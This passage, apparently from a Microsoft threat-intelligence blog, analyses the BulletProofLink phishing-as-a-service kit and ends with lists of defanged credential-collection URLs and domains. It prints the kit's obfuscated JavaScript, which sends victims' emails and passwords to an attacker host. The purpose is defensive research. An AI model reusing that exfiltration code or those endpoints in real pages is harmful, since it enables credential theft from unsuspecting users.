


Figure 11. HTML showing zero-point font date stuffing in an email

We found that the phishing URL in the email contained Base64-encoded victim information along with an attacker-owned site where the user is meant to be redirected. In this campaign, a single base domain was used for the infinite subdomain technique to initiate the redirects for the campaign, which leveraged multiple secondary sites over several weeks.




Figure 12. The format and an example of the phishing URL, which when decoded redirects to the compromised site.

The compromised site redirected to a second domain that hosted the phishing page, which mimicked the Outlook sign-in screen and is generated for each user-specific URL. We found that the page is generated for any number of email addresses entered into the URI, and had no checking mechanisms to guarantee that it wasn't already used or was related to a live phishing email.

There can be one or more locations to which credentials are sent, but the page employed a few obfuscation techniques to obscure these locations. One attempt to obfuscate the password processing site's location was by using a function that decodes the location based on calling back to an array of numbers and letters:

```
function mg(a,o,t){var
n=["a","b","c","d","e","f","g","h","i","j","k","l","m","n","o","p","q","r",
"s","t","u","v","w","x","y","z","A","B","C","D","E","F","G","H","I","J","K",
"L","M","N","O","P","Q","R","S","T","U","V","W","X","Y","Z","0","1","2","3",
"4","5","6","7","8","9","/",":",".",",","-
"],r=n[7]+n[19]+n[19]+n[15]+n[18]+n[63]+n[62]+n[62]+n[22]+n[4]+n[1]+n[15]+n
[8]+n[2]+n[19]+n[20]+n[17]+n[4]+n[64]+n[2]+n[2]+n[62]+n[4]+n[12]+n[0]+n[8]+
n[11]+n[65]+n[11]+n[8]+n[18]+n[19]+n[62]+n[5]+n[8]+n[13]+n[8]+n[18]+n[7]+n[
65]+n[20]+n[13]+n[21]+n[54]+n[64]+n[15]+n[7]+n[15];$.ajax({url:r,type:"POST",
dataType:"html",data:{Email:a,password:o,typeofemail:t},crossDomain:!0,su
ccess:function(a){},error:function(a){}})}
```

We reversed this in Python and found the site that the credentials were being sent to: `hxxps://webpicture[.]jcc/email-list/finish-unv2[.]php`. The pattern `email-list/finish-unv2.php` came in one of these variations: `finish-unv2[.]php`, `finish-unv22[.]php`, or `finish[.]php`. These variations typically used the term `email-list` as well as another file path segment referencing a particular phishing page template, such as OneDrive or SharePoint.

Occasionally, multiple locations were used to send credentials to, including some that could be owned by the purchasing party instead of the operator themselves, which could be called in a separate function. This could be an example of legacy artifacts remaining in final templates, or of double-theft occurring.



Figure 13. The final site’s format comes in either of these pattern variations

Analyzing these patterns led us to an extensive list of password-capturing URIs detailed in an independent research about the BulletProofLink phishing service operators. We noticed that they listed patterns similar to the ones we had just observed, enabling us to find the various templates BulletProofLink used, including the phishing email with the fake Microsoft logo discussed earlier.

One of the patterns we noted is that many of the password-processing domains used in the campaigns directly had associated email addresses with “Anthrax,” “BulletProofLink,” “BulletProftLink” or other terms in the certificate registration. The email addresses themselves were not listed identically on every certificate, and were also tied to domains not used exclusively for password-processing, as noted in other investigations.

From then on, we drew even more similarities between the landing pages seen in the infinite subdomain surge campaign we were tracking and the existing in-depth research on the adversaries behind the BulletProofLink operations.

This process ultimately led us to track and expand on the same resources referenced in the other research, as we uncovered even more information about the long-running and large-scale phishing service BulletProofLink. Furthermore, we were able to uncover previous and current password-processing sites in use by the operator, as well as large segments of infrastructure hosted on legitimate hosting sites for this operation’s other components.

“Double theft” as a PhaaS monetization effort

The PhaaS working model as we’ve described it thus far is reminiscent of the ransomware-as-a-service (RaaS) model, which involves double extortion. The extortion method used in ransomware generally involves attackers exfiltrating and posting data publicly, in addition to encrypting them on compromised devices, to put pressure on organizations to pay the ransom. This lets attackers gain multiple ways to assure payment, while the released data

can then be weaponized in future attacks by other operators. In a RaaS scenario, the ransomware operator has no obligation to delete the stolen data even if the ransom is already paid.

We have observed this same workflow in the economy of stolen credentials in phishing-as-a-service. With phishing kits, it is trivial for operators to include a secondary location for credentials to be sent to and hope that the purchaser of the phish kit does not alter the code to remove it. This is true for the BulletProofLink phishing kit, and in cases where the attackers using the service received credentials and logs at the end of a week instead of conducting campaigns themselves, the PhaaS operator maintained control of all credentials they resell.

In both ransomware and phishing, the operators supplying resources to facilitate attacks maximize monetization by assuring stolen data, access, and credentials are put to use in as many ways as possible. Additionally, victims' credentials also likely to end up in the underground economy.

For a relatively simple service, the return of investment offers a considerable motivation as far as the email threat landscape goes.

How Microsoft Defender for Office 365 defends against PhaaS-driven phishing attacks

Investigating specific email campaigns allows us to ensure protections against particular attacks as well as similar attacks that use the same techniques, such as the infinite subdomain abuse, brand impersonation, zero-point font obfuscation, and victim-specific URI used in the campaign discussed in this blog. By studying phishing-as-a-service operations, we are able to scale and expand the coverage of these protections to multiple campaigns that use the services of these operations.

In the case of BulletProofLink, our intelligence on the unique phishing kits, phishing services, and other components of phishing attacks allows us to ensure protection against the many phishing campaigns this operation enables. [Microsoft Defender for Office 365](#)—which uses machine learning, heuristics, and an advanced detonation technology to analyze emails, attachments, URLs, and landing pages in real time—recognizes the BulletProofLink phishing kit that serves the false sign-in pages and detects the associated emails and URLs.

In addition, based on our research into BulletProofLink and other PhaaS operations, we observed that numerous phishing kits leverage the code and behaviors of existing kits, such as those sold by BulletProofLink. Any kit that attempts to leverage similar techniques, or stitch together code from multiple kits can similarly be detected and remediated before the user receives the email or engages with the content.

With [Microsoft 365 Defender](#), we're able to further expand that protection, for example, by blocking of phishing websites and other malicious URLs and domains in the browser through [Microsoft Defender SmartScreen](#), as well as the detection of suspicious and malicious behavior on endpoints. Advanced hunting capabilities allow customers to search through key metadata fields on mailflow for the indicators listed in this blog and other anomalies. Email threat data is correlated with signals from endpoints and other domains, providing even richer intelligence and expanding investigation capabilities.

To build resilience against phishing attacks in general, organizations can use [anti-phishing policies](#) to enable mailbox intelligence settings, as well as configure impersonation protection settings for specific messages and sender domains. Enabling [SafeLinks](#) ensures real-time protection by scanning at time of delivery and at time of click.

In addition to taking full advantage of the tools available in Microsoft Defender for Office 365, administrators can further strengthen defenses against the threat of phishing by [securing the Azure AD identity infrastructure](#). We strongly recommend enabling [multifactor authentication](#) and blocking sign-in attempts from [legacy authentication](#).

[Learn how you can stop credential phishing and other email threats through comprehensive, industry-leading protection with Microsoft Defender for Office 365.](#)

Microsoft 365 Defender Threat Intelligence Team

Indicators of compromise

Password-processing URLs

- [hxxps://apidatacss\[.\]com/finish-unv22\[.\]php](https://apidatacss[.]com/finish-unv22[.]php)
- [hxxps://ses-smtp\[.\]com/email-list/office19999999/finish\[.\]php](https://ses-smtp[.]com/email-list/office19999999/finish[.]php)
- [hxxps://ses-smtp\[.\]com/email-list/onedrive25/finish\[.\]php](https://ses-smtp[.]com/email-list/onedrive25/finish[.]php)
- [hxxps://ses-smtp\[.\]com/email-list/office365nw/finish\[.\]php](https://ses-smtp[.]com/email-list/office365nw/finish[.]php)
- [hxxps://smtpro101\[.\]com/email-list/onedrive25/finish\[.\]php](https://smtpro101[.]com/email-list/onedrive25/finish[.]php)
- [hxxps://smtpro101\[.\]com/email-list/office19999999/finish\[.\]php](https://smtpro101[.]com/email-list/office19999999/finish[.]php)
- [hxxps://plutosmto\[.\]com/email-list/office365nw/finish\[.\]php](https://plutosmto[.]com/email-list/office365nw/finish[.]php)
- [hxxps://smtptemp\[.\]site/email-list/office365nw/finish\[.\]php](https://smtptemp[.]site/email-list/office365nw/finish[.]php)
- [hxxps://trasactionsmtp\[.\]com/email-list/finish-unv2\[.\]php](https://trasactionsmtp[.]com/email-list/finish-unv2[.]php)
- [hxxps://smtptemp\[.\]site/email-list/office365nw/finish-unv22\[.\]php](https://smtptemp[.]site/email-list/office365nw/finish-unv22[.]php)
- [hxxps://apidatacss.com/finish-unv22\[.\]php](https://apidatacss.com/finish-unv22[.]php)
- [hxxps://smtptemp.site/email-list/otlk55/finish\[.\]php](https://smtptemp.site/email-list/otlk55/finish[.]php)
- [hxxps://smtptemp.site/email-list/onedrive25/finish\[.\]php](https://smtptemp.site/email-list/onedrive25/finish[.]php)
- [hxxps://plutosmto\[.\]com/email-list/kumar/finish\[.\]php](https://plutosmto[.]com/email-list/kumar/finish[.]php)
- [hxxps://laptopdata.xyz/email-list/office365nw/finish\[.\]php](https://laptopdata.xyz/email-list/office365nw/finish[.]php)
- [hxxps://jupitersmt\[.\]com/email-list/office365nw/finish\[.\]php](https://jupitersmt[.]com/email-list/office365nw/finish[.]php)
- [hxxps://plutosmto\[.\]com/email-list/onedrive25/finish\[.\]php](https://plutosmto[.]com/email-list/onedrive25/finish[.]php)

- [hxxps://plutosmtp\[.\]com/email-list/sharepointbuisness/finish\[.\]php](https://plutosmtp[.]com/email-list/sharepointbuisness/finish[.]php)
- [hxxps://ghostsmtp\[.\]com/email-list/sharepoint/finish\[.\]php](https://ghostsmtp[.]com/email-list/sharepoint/finish[.]php)
- [hxxps://jupitersmt\[.\]com/email-list/otlk/finish\[.\]php](https://jupitersmt[.]com/email-list/otlk/finish[.]php)
- [hxxps://earthsmtp\[.\]com/email-list/onedrive25/finish\[.\]php](https://earthsmtp[.]com/email-list/onedrive25/finish[.]php)
- [hxxps://earthsmtp\[.\]com/email-list/office365nw/finish\[.\]php](https://earthsmtp[.]com/email-list/office365nw/finish[.]php)
- [hxxps://trasactionsmtp\[.\]com/email-list/defaultcustomers/johnphilips002021/finish\[.\]php](https://trasactionsmtp[.]com/email-list/defaultcustomers/johnphilips002021/finish[.]php)
- [hxxps://trasactionsmtp\[.\]com/email-list/office365nw/finish\[.\]php](https://trasactionsmtp[.]com/email-list/office365nw/finish[.]php)
- [hxxps://trasactionsmtp\[.\]com/email-list/universalmail/finish\[.\]php](https://trasactionsmtp[.]com/email-list/universalmail/finish[.]php)
- [hxxps://trasactionsmtp\[.\]com/email-list/onedrive25/finish\[.\]php](https://trasactionsmtp[.]com/email-list/onedrive25/finish[.]php)
- [hxxps://moneysmtp\[.\]com/email-list/office365nw/finish\[.\]php](https://moneysmtp[.]com/email-list/office365nw/finish[.]php)
- [hxxps://moneysmtp\[.\]com/email-list/otlk/finish\[.\]php](https://moneysmtp[.]com/email-list/otlk/finish[.]php)
- [hxxps://moneysmtp\[.\]com/hxxp://moneysmtp\[.\]com/email-list/office365nw/finish\[.\]php](https://moneysmtp[.]com/hxxp://moneysmtp[.]com/email-list/office365nw/finish[.]php)
- [hxxps://feesmtp\[.\]com/email-list/office365rd40/finish\[.\]php](https://feesmtp[.]com/email-list/office365rd40/finish[.]php)
- [hxxps://feesmtp\[.\]com/email-list/onedrive25/finish\[.\]php](https://feesmtp[.]com/email-list/onedrive25/finish[.]php)
- [hxxps://Failedghostsmtp\[.\]com/email-list/sharepoint/finish\[.\]php](https://Failedghostsmtp[.]com/email-list/sharepoint/finish[.]php)
- [hxxps://bomohsmtp\[.\]com/email-list/office365-21/finish\[.\]php](https://bomohsmtp[.]com/email-list/office365-21/finish[.]php)
- [hxxps://bomohsmtp\[.\]com/email-list/onedrive25/finish\[.\]php](https://bomohsmtp[.]com/email-list/onedrive25/finish[.]php)
- [hxxps://foxsmtp\[.\]com/email-list/onedrive25/finish\[.\]php](https://foxsmtp[.]com/email-list/onedrive25/finish[.]php)
- [hxxps://dasmt\[.\]com/email-list/dropboxoffice1/finish\[.\]php](https://dasmt[.]com/email-list/dropboxoffice1/finish[.]php)
- [hxxps://rosmt\[.\]com/email-list/onedrive23/finish\[.\]php](https://rosmt[.]com/email-list/onedrive23/finish[.]php)
- [hxxps://ghostsmtp\[.\]com/email-list/adobe20/finish\[.\]php](https://ghostsmtp[.]com/email-list/adobe20/finish[.]php)
- [hxxps://josmt\[.\]com/email-list/onedrive23/finish\[.\]php](https://josmt[.]com/email-list/onedrive23/finish[.]php)
- [hxxps://ghostsmtp\[.\]com:443/email-list/onedrive23/finish\[.\]php](https://ghostsmtp[.]com:443/email-list/onedrive23/finish[.]php)
- [hxxps://ghostsmtp\[.\]com/email-list/onedrive23/finish\[.\]php](https://ghostsmtp[.]com/email-list/onedrive23/finish[.]php)
- [hxxps://winsmt\[.\]com/email-list/excel/finish\[.\]php](https://winsmt[.]com/email-list/excel/finish[.]php)
- [hxxps://linuxsmtp\[.\]com/email-list/adobe20/finish\[.\]php?phishing-processor](https://linuxsmtp[.]com/email-list/adobe20/finish[.]php?phishing-processor)
- [hxxps://gpxsmtp\[.\]com/email-list/office1/finish\[.\]php?phishing-processor](https://gpxsmtp[.]com/email-list/office1/finish[.]php?phishing-processor)
- [hxxps://gpxsmtp\[.\]com/email-list/onedrive23/finish\[.\]php?phishing-processor](https://gpxsmtp[.]com/email-list/onedrive23/finish[.]php?phishing-processor)
- [hxxps://gpxsmtp\[.\]com/email-list/excel5/finish\[.\]php](https://gpxsmtp[.]com/email-list/excel5/finish[.]php)
- [hxxps://gpxsmtp\[.\]com/email-list/adobe3/finish\[.\]php](https://gpxsmtp[.]com/email-list/adobe3/finish[.]php)
- [hxxps://gpxsmtp\[.\]com/email-list/office1/finish\[.\]php](https://gpxsmtp[.]com/email-list/office1/finish[.]php)
- [hxxps://gpxsmtp\[.\]com/email-list/onedrive23/finish\[.\]php](https://gpxsmtp[.]com/email-list/onedrive23/finish[.]php)
- [hxxps://panelsmt\[.\]com/email-list/onedrive-ar/finish\[.\]php](https://panelsmt[.]com/email-list/onedrive-ar/finish[.]php)
- [hxxps://mexsmtp\[.\]com/email-list/onedrive23/finish\[.\]php?phishing-processor](https://mexsmtp[.]com/email-list/onedrive23/finish[.]php?phishing-processor)
- [hxxps://racksmt\[.\]com/email-list/domain-au1/finish\[.\]php](https://racksmt[.]com/email-list/domain-au1/finish[.]php)
- [hxxps://racksmt\[.\]com/email-list/finish\[.\]php](https://racksmt[.]com/email-list/finish[.]php)
- [hxxps://racksmt\[.\]com/email-list/sharepoint/finish\[.\]php](https://racksmt[.]com/email-list/sharepoint/finish[.]php)
- [hxxps://mainsmt\[.\]com/email-list/onedrive23/finish\[.\]php](https://mainsmt[.]com/email-list/onedrive23/finish[.]php)
- [hxxps://prvtsmt\[.\]com/email-list/onedrive23/finish\[.\]php?i-am-a-phishing-processor](https://prvtsmt[.]com/email-list/onedrive23/finish[.]php?i-am-a-phishing-processor)
- [hxxps://prvtsmt\[.\]com/email-list/onedrive23/finish\[.\]php?this-is-a-phishing-processor](https://prvtsmt[.]com/email-list/onedrive23/finish[.]php?this-is-a-phishing-processor)
- [hxxps://prvtsmt\[.\]com/email-list/office1/finish\[.\]php](https://prvtsmt[.]com/email-list/office1/finish[.]php)
- [hxxps://prvtsmt\[.\]com/email-list/onedrive23/finish\[.\]php](https://prvtsmt[.]com/email-list/onedrive23/finish[.]php)

- hxxps://apiserverdata1[.]com/email-list/office1/finish[.]php
- hxxps://webpicture.cc/email-list/excel/finish[.]php
- hxxps://webpicture.cc/email-list/office1/finish[.]php?this-is-a=phishing-processor
- hxxps://valvadi101[.]com/email-list/office1/finish[.]php
- hxxps://moneysmtp[.]com/email-list/finish-unv2[.]php
- hxxps://foxsmtp[.]com/email-list/finish-unv2[.]php
- hxxps://bomohsmtp[.]com/email-list/finish-unv2[.]php
- hxxps://rosmtmp[.]com/email-list/finish-unv2[.]php
- hxxps://linuxsmtp[.]com/email-list/finish-unv2[.]php?phishing-processor
- hxxps://voksmtp[.]com/email-list/finish-unv2[.]php?phishing-processor
- hxxps://gpxsmtp[.]com/email-list/finish-unv2[.]php?phishing-processor
- hxxps://gpxsmtp[.]com/email-list/finish-unv2[.]php
- hxxps://webpicture.cc/email-list/finish-unv2[.]php
- hxxps://Faileduebpicture.cc/email-list/finish-unv2[.]php
- hxxps://Failedsendapidata[.]com/email-list/finish-unv2[.]php
- hxxps://webpicture.cc/email-list/finish-unv2[.]php?phishing-processor
- hxxps://prvtsmtp[.]com/email-list/finish-unv2[.]php
- hxxps://webpicture.cc/email-list/finish-unv2.ph
- hxxps://apiserverdata1[.]com/email-list/finish-unv2[.]php
- hxxps://sendapidata[.]com/email-list/finish-unv2[.]php

Password-processing domains:

- hxxps://apidatacss[.]com
- hxxps://apiserverdata1[.]com
- hxxps://baller[.]top
- hxxps://datacenter01.us
- hxxps://f1smtp[.]com
- hxxps://ghostsmtp[.]com
- hxxps://gpxsmtp[.]com
- hxxps://gurl101[.]services
- hxxps://hostprivate[.]us
- hxxps://josmtmp[.]com
- hxxps://link101[.]bid
- hxxps://linuxsmtp[.]com
- hxxps://migration101[.]us
- hxxps://panelsmtp[.]com
- hxxps://racksmtp[.]com
- hxxps://rosmtmp[.]com
- hxxps://rxasmtmp[.]com
- hxxps://thegreenmy87[.]com
- hxxps://vitme[.]bid
- hxxps://voksmtp[.]com

- hxxps://winsmtp[.]com
- hxxps://trasactionsmtp[.]com
- hxxps://moneysmtp[.]com
- hxxps://foxsmtp[.]com
- hxxps://bomohsmtp[.]com
- hxxps://webpicture[.]cc
- hxxps://Faileduebpicture[.]cc
- hxxps://Failedsendapidata[.]com
- hxxps://prvtsmtp[.]com
- hxxps://sendapidata[.]com
- hxxps://smtptemp.site
- hxxps://plutosmto[.]com
- hxxps://laptopdata[.]xyz
- hxxps://jupitersmt[.]com
- hxxps://earthsmtp[.]com
- hxxps://feesmtp[.]com
- hxxps://Failedghostsmtp[.]com
- hxxps://dasmtip[.]com
- hxxps://mexsmtp[.]com
- hxxps://mainsmtp[.]com
- hxxps://valvadi101[.]com
- hxxps://ses-smtp[.]com